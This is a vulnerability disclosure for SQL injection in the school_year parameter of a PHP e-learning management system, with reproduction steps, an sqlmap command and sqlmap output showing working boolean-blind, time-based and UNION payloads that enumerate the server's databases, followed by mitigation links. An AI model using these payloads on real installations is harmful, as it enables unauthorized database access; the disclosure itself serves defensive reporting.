SQL Injection was found in the /lms/search_class.php of the kashipara E-learning Management System project v1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the school_year parameter in a POST HTTP request.

Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code

> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/search_class.php
Affected Parameter	school_year
Method	POST
Туре	boolean-based blind, time-based blind, UNION query
Version	V1.0

Steps to Reproduce:


Step 1: Visit to login page and login with teacher credential.



Step 2: Navigate the 'School Year' search box and select year from list.



Step 3: Now enable intercept in bupsuite and click on 'Search' button. Save the burpsuite request in a file.



Step 4: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r search_class.txt --batch --dbs

Step 5: Now notice that 'school_year' parameter is detected vulnerable and all database is successfully retrieved.

```
[18:37:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [18:37:22] [INFO] automatically extending ranges for UNION query injection technique tes [18:37:22] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time
 ON query injection technique test
[18:37:22] [INFO] target URL appears to have 2 columns in query
[18:37:22] [INFO] POST parameter 'school_year' is 'Generic UNION query (NULL) - 1 to 20
POST parameter 'school_year' is vulnerable. Do you want to keep testing the others (if a sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
 Parameter: school_year (POST)
          Title: AND boolean-based blind - WHERE or HAVING clause
Payload: school_year=2013-2014' AND 5195=5195 AND 'opXD'='opXD&search=
           Type: time-based blind
          Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: school_year=2013-2014' AND (SELECT 2594 FROM (SELECT(SLEEP(5)))dsOb) AND 's
           Type: UNION query
          Title: Generic UNION query (NULL) - 2 columns
Payload: school_year=-9605' UNION ALL SELECT NULL,CONCAT(0x71786b7871,0x6b70796b6668
 [18:37:22] [INFO] the back-end DBMS is MySQL
[18:37:22] [INFO] the back—end DBMS is MySQL web application technology: Apache 2.4.58, PHP 8.0.30 back—end DBMS: MySQL >= 5.0.12 (MariaDB fork) [18:37:22] [INFO] fetching database names [18:37:22] [INFO] retrieved: 'information_schema' [18:37:22] [INFO] retrieved: 'capstone' [18:37:22] [INFO] retrieved: 'capstone2' [18:37:22] [INFO] retrieved: 'mysql' [18:37:22] [INFO] retrieved: 'performance_schema' [18:37:22] [INFO] retrieved: 'phpmyadmin' [18:37:22] [INFO] retrieved: 'test'
 available databases [7]:
  [*] capstone
         capstone2
         information_schema
         mysql
performance_schema
          phpmyadmin
          test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection